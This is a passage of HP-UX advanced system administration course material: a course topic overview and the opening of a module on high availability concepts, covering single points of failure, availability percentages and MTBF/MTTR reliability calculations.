
- High Availability Concepts
- Disk Technologies for High Availability
- High Availability Architectures
- Internetwork Routing
- Redundant Routing
- C2 Trusted Systems
- Operating System Security Threats
- Network Security: IPSec
- Performance Tools Overview
- Identifying a Disk Performance Bottleneck
- Tuning Performance Bottlenecks
- Online Backups
- Recovering a System with Ignite-UX
- General Operating System Troubleshooting
- Troubleshooting Using the Support Media
- Service Control Manager
- Installing HP-UX with Ignite-UX

Student Notes

The above slide shows topics to be covered in the System and Network Administration III course.

These topics are all covered in more detail in the various courses within the advanced HP-UX system administration curriculum.

1-6. SLIDE: The Appetizer Sampler Platter



Student Notes

This course has often been compared to “an appetizer sampler platter” served at restaurants. The course is intended to give an overview, or “taste”, of seven different advanced system administration courses. The seven different course sampled are:

- High Availability & MC/ServiceGuard (H6487S)
 - Mod 2: High Availability Concepts
 - Mod 3: Disk Technologies for an High Availability Environment
 - Mod 4: High Availability Architectures
- Advanced UNIX Networking (H1690S)
 - Mod 5: Internetwork Routing
 - Mod 6: Redundant Routing
- Practical UNIX and Network Security (H3541S)
 - Mod 7: C2 Trusted Systems
 - Mod 8: Operating System Security Threats

- Internet Security (H7067S)
 - Mod 9: Network Security: IPSec
- HP-UX Performance and Tuning (H4262S)
 - Mod 10: Performance Tools Overview
 - Mod 11: Identifying Performance Bottlenecks
 - Mod 12: Tuning Performance Bottlenecks
- Hands On with LVM, MirrorDisk, and JFS (H6285S)
 - Mod 13: Online Backups
- HP-UX Troubleshooting (H4264S)
 - Mod 14: General Operating System Troubleshooting
 - Mod 15: Troubleshooting using the Support Media
- Managing Software with Ignite-UX (H1978S)
 - Mod 16: System Recovery with Ignite-UX
 - Mod 18: Installing Systems with Ignite-UX
- Single-Point, Multi-System Management (H7102)
 - Mod 17: Service Control Manager

Module 1
Introduction

Module 2 — High Availability Concepts

Objectives

Upon completion of this module, you will be able to:

- Define High Availability (HA) and specify the potential single points of failure of a system.
- List the technologies available to address these SPOFs.
- Extend this definition of High Availability to include the management and control aspects of a good HA design.


2-1. SLIDE: What Is High Availability?

What Is High Availability?

A **system** is highly available if a single component or **resource** **failure interrupts** the system for only a **brief time**.

What is a **System**? (Computer? Network? Application?)
What is a **Resource**? (Hardware? Software? OS? Database?)
What is a **Failure**? (Disk Crash? Too many packets? Full Filesystem?)
What is a **Interruption**? (Reboot? User Reconnect? Poor performance?)
What is a **Brief time**? (Minutes? Hours? Days?)

HIGH AVAILABILITY IS A DESIGN !



Student Notes

The above definition of High Availability (HA) is very general and requires expansion of the terms: system, resource, failure, interrupts and brief time. These definitions will vary depending on the viewpoint. For example, system and resource tend to mean *hardware* to an administrator. To an application user however, the *killing* of a database process is a failure resulting in loss of availability of a *soft* resource.

The term *system* is in many cases, includes more than just the hardware. Depending on the “system” being kept highly available, it could include operating system resources, application processes, databases, and the ability of the users to access and connect to those resources.


Some failures can be handled transparently without any interruption (for example, disk failure in a RAID array, single bit memory error). Other failures can result in complete loss of service, and a restart. The priority of an HA system is to minimize the duration of the interruption (initially minutes) and reduce it to zero for most types of failures.

The focus in a high availability environment is TIME. It is being able to recover from any single point of failure in as brief a period of time as possible.

2-2. SLIDE: Computer System Availability

Computer System Availability

System:	Computer
Resources:	CPU, Memory, Disk
Failures:	System Crash, Disk Failure
Interruption:	System Reboots, Replace Failed Hardware
Outage Time:	Minutes to Days



Student Notes

Computer system availability is the concern of the system administrator. The primary objective in *computer system availability* is ensuring the “computer” stays up without any failed hardware resources.

In looking at the HA term as it relates to the *computer availability*, the above slide gives examples for each term:

- The “system” being kept highly available is the computer.
- The “resources” upon which a computer is dependent are predominantly hardware. These resources include CPUs, memory, disk drives, controller cards, power, etc. Failure of any of these resources would cause the computer to become unavailable.
- The “failures” include events that would cause the resources to become unavailable. Examples of possible failures include CPU failures, disk drive crash, double-bit memory parity errors, power outages, etc.
- The “interruptions” caused by the above failures almost always require a system reboot. In many cases, the interruption also includes the replacement of the failed hardware component.


High Availability Concepts

- The “outage time” could be as short as minutes if the interruption is just a system reboot. Or it could take days if a field engineer needs to come on site to replace a failed hardware component.

2-3. SLIDE: Network Availability

Network Availability

System:	Network
Resources:	Computers, Routers, Hubs, LAN Cables, Backbone, Modems, Phone lines
Failures:	Failed Network Hardware, Bad cables, High Packet Collision Rate
Interruption:	Slow User Response, User Reconnects, Replace Failed Hardware
Outage Time:	Minute to Days



Student Notes

Network availability is the concern of the network administrator. The primary objective in *network availability* is ensuring computers and other network devices can communicate with each other.

In looking at the HA terms as it related to the *network availability*, the slide gives examples for each terms:

- The “system” being kept highly available is the network.
- The “resources” upon which the network is include the routers, bridges, hubs, network interface cards (NICs), etc. Failure of any of these resources would cause the network to potentially become unavailable.
- The “failures” include any resource failure. These include disconnected cables, power surges and power outages, equipment being accidentally powered off, etc.
- The “interruptions” caused by the above failures almost always results in a temporary loss of node-to-node communications.


High Availability Concepts

- The “outage time” could be as short as minutes if a secondary route between the two nodes does not exist. Or it could take hours if an engineer needs to come on site to fix/replace a network component and only a single route between two nodes is available.

2-4. SLIDE: Application Availability

Application Availability

System:	Application
Resources:	Computers, Networks, Operating System Resources
Failures:	System Crash, Network Component Failure, Full Filesystem, Performance Paralysis
Interruption:	Slow Reponse Time, System Reboots, Replace Failed Hardware
Outage Time:	Minutes to Days



Student Notes

Application availability is the concern of the end user, the system administrator, and the network administrator. The primary objective in *application availability* is ensuring the end user has continuous access to the application (often a client/server network-based application).

In looking at the HA terms as it related to the *application availability*, the slide gives examples of each terms:

- The “system” being kept highly available is the application.
- The “resources” upon which the application is dependent are software and hardware resources. These resource computers, networks, OS and application resources. Failure of any of these resources would cause the application to potentially become unavailable to the end user.
- The “failures” include any resource failure that would prevent the end-user from properly accessing the application. These include any previously discussed system and/or network failures, or the lost of free disk space (as in a full file system) or the unplanned termination of an application process.


High Availability Concepts

- The “interruptions” caused by the above failures almost always results in the application becoming unavailable to the end-user. In many cases, the interruption will require the end-user to reconnect to the application (i.e. log back in).
- The “outage time” could be as short as minutes or it could take as long as depending on the failure.

2-5. SLIDE: Analogy: Making a Car Highly Available

Analogy: Making a Car Highly Available

- Carry spare tire in trunk.
- Monitor and maintain critical resource levels (gas, oil).
- Join automobile club.
- Keep a second car as a backup.



Student Notes

When thinking about high availability of computers, networks, or applications, it often helps to relate this to something many people depend on and have already made highly available: their automobiles.

Similar to having our cars break down during rush hour is one of our worst fears, having a critical system breakdown during a production period is an IT managers worst fear.


There are a number of analogies that can be made between keeping our cars highly available and keeping computers highly available.

1. With our cars we carry a spare tire in the trunk in case one of the four main tires gets punctured. With computers we mirror or use a parity disk in case one of the primary drives experiences a failure.
2. With our cars we continually monitor critical resources like our gas and oil levels. With computers we monitor critical resources like free disk space, swap space, and memory to ensure a resource outage does not occur.

High Availability Concepts

3. With our cars, we join an automobile club so we can call for emergency service if our car breaks down. With computers, we sign up for computer and response center support for when computers experience problems.
4. If we can afford it, we keep a second car as a backup if our first car fails. If we can afford it, we cluster a second computer with the first in case the first computer fails.

2-6. SLIDE: Reducing the Risk



Student Notes

This simple schematic illustrates some common Single Points of Failure (SPOFs). The common perception is that SPOFs are only hardware related:


But if the “system” is the application, then resources like the operating system, kernel parameters and administration mistakes (*kill -9 the wrong process*) must also be included.

Other aspects to consider are not only the availability of the system or application(s) but response times and performance. The performance of a server may be poor as a result of heavy demand or bad configuration. From the viewpoint of end-users and client applications, it might as well be unavailable. HA technologies and designs can accommodate this situation.

HA design should consider the possible management and control potential, as well as the *reactive to failure* elements.

HIGH AVAILABILITY IS A DESIGN!

2-7. SLIDE: Reducing the Risk (Continued)



Student Notes

The first HA consideration is usually related to data and disk drives. A design incorporating some form of hardware RAID technology or soft mirroring is common. We will compare the features and benefits of these two approaches later.


From both an HA perspective AND performance, the design should include multiple controller paths and cables. Some disk arrays come with software to load balance across multiple paths, such as the Autopath (HP) or Powerpath (EMC) products. In 11i VxVM does load balancing using Dynamic Multipathing (DMP). LVM PV links are only used in the event of a primary path timeout, and do not load share. Good RAID array design and configuration will utilize all controllers, each acting as PV link paths for the other, resulting in HA and load sharing.

What type of RAID array and level to use cannot be taken in isolation, but must consider other technologies.

- Is online backup a requirement?
- How easy is it to replace a failed disk drive?
- Is it necessary to mix RAID levels, and tune for performance?

HIGH AVAILABILITY IS A DESIGN!

2-8. SLIDE: Reducing the Risk (Continued)



Student Notes


If there is only one computer, there is an SPOF. Utilizing MC/ServiceGuard (or in some circumstances MC/Lockmanager), an HA cluster can be designed which allows other system(s) to provide a support environment for the applications and services. These additional nodes will require access to the disk drives and networks. The HA software *monitors* the health of the nodes and services, and takes appropriate action on failures.

This design should also facilitate the easy *movement* of applications between systems, allowing system upgrades (both hardware and OS software) to be performed with minimum planned downtime. (The downtime would just be the time taken to close the application on one system and restart it on the other.)

Depending on the shared disk technology, it is also possible to perform backups from the *second* system.

HIGH AVAILABILITY IS A DESIGN!

2-9. SLIDE: Reducing the Risk (Continued)



Student Notes

An HA design aims to remove or allow for Single Points of Failure.

In an HA cluster, clients will access the services via the network. This is another SPOF that can be accommodated by the cluster software.

Using multiple LAN controller cards (LANICS), hubs, bridges and cabling etc., a system can switch rapidly to a *standby* LANIC without any perceived interruption by clients.

Applications and services can also be *linked* to network availability such that they will relocate to another system if such a standby is not available and the *monitored* network fails on this system.

- What about power supplies?
- What procedures are followed after a failure?
- Is the HA system documented?
- Operators and support personnel need training.

HIGH AVAILABILITY IS A DESIGN!

2-10. SLIDE: Terminology

Terminology		
• Availability • Uptime – 24 x 7 – 24 x 6.75 – 16 x 5 • Downtime – planned – unplanned • Outage • Single Points of Failure (SPOFs)	% Availability per Year (based on 24 x 7)	Time Unavailable per Year (based on 24 x 7)
	99.999	5.4 minutes
	99.99	52.8 minutes
	99.95	4.4 hours
	99.90	8.8 hours
	99.86	12.3 hours
	99.82	15.8 hours
	99.73	24.0 hours
	99	3.6 days
	98	7.2 days
	97	10.8 days
	96	14.4 days
	95	18.0 days

“**Availability**” measures **uptime** minus the **unplanned downtime** (unplanned downtime includes resource **outages** and other **SPOFs**)

Student Notes

By common usage, uptime accounts for planned downtime. For some customers, there is no acceptable amount of downtime, so the availability is 24 x 7.

Downtime is another way of viewing system availability. People refer to planned downtime for such activities as backups, OS and application upgrades, and occasional repairs. Unplanned downtime occurs due to an unexpected event, such as a kernel panic or a hardware failure. If the system remains down until it is repaired, unplanned downtime can turn into a significant amount of time.

An outage occurs when the application is not available to the users. HA products attempt to reduce the number and length of outages by providing redundant hardware and rapid failover.

Availability usually ignores planned, or scheduled downtime. It is always expressed as a percentage.

These terms are often misused. Always make sure that all parties agree on the defined end result of an HA design.

HIGH AVAILABILITY IS A DESIGN!

2-11. TEXT PAGE: High Availability Formula


There is a formula we can apply to our systems if we know how often each component is likely to fail and how long it takes to fix it.

R is the % reliability of a device
P is the probability that a system device is up

$$P = \frac{\text{MTBF}}{\text{MTBF} + \text{MTTR}}$$

Reliability then can be expressed as a percentage

$$R = 100 \times P$$



Consider this over simplified example where we know from records that the SYSTEM fails four times a year and the LAN twice. It takes 6 hours to repair the LAN and 4 hours to repair the SYSTEM.

There are 8760 Hours in a year

Number of System Failures

Number of LAN Failures

$$\frac{4}{6} \times 4 + \frac{2}{6} \times 6 = \frac{28}{6}$$

Year divided by the number of failures

Time to Repair

$$\frac{\text{Hours in year}}{\text{No. of Failures}} = \frac{8760}{6} = 1460$$

$$P = \frac{1460}{1460 + \left[\frac{28}{6} \right]} = \frac{1460}{1460 + 4.67} \times 100 = \mathbf{99.68\%}$$

What would the addition of a redundant LAN do to these figures?

The difference is that now we are working with devices in parallel and not serial as before.

$$P1 = \frac{\text{MTBF}}{\text{MTBF} + \text{MTTR}} \quad \text{of LAN 1}$$

$$P2 = \frac{\text{MTBF}}{\text{MTBF} + \text{MTTR}} \quad \text{of LAN 2}$$

Let us assume that the MTBF and MTTR of both LAN's is the same as before. All numbers are in Hours.

Module 2
High Availability Concepts

$$P1 = \frac{4380}{4380 + 6} \quad P2 = \frac{4380}{4380 + 6} = 0.9986$$

$$MTBF = \frac{MTTR\ 1 + MTTR\ 2}{(1 - P1) \times (1 - P2)} = \frac{12}{0.001368 \times 0.001368}$$

$$MTBF = \frac{12}{0.0000018714} = 6412332 \text{ Hours}$$

$$P = \frac{6412332}{6412332 + 12} = \mathbf{0.999998192}$$

$$R = P \times 100 = \mathbf{99.9998192\% \quad Available!}$$

This is the probability that both at least one of the LAN's is up!

The LAN is now predicated to fail only once in 732 years and therefore can be excluded from the previous formula. Reworking our original Reliability formula: -

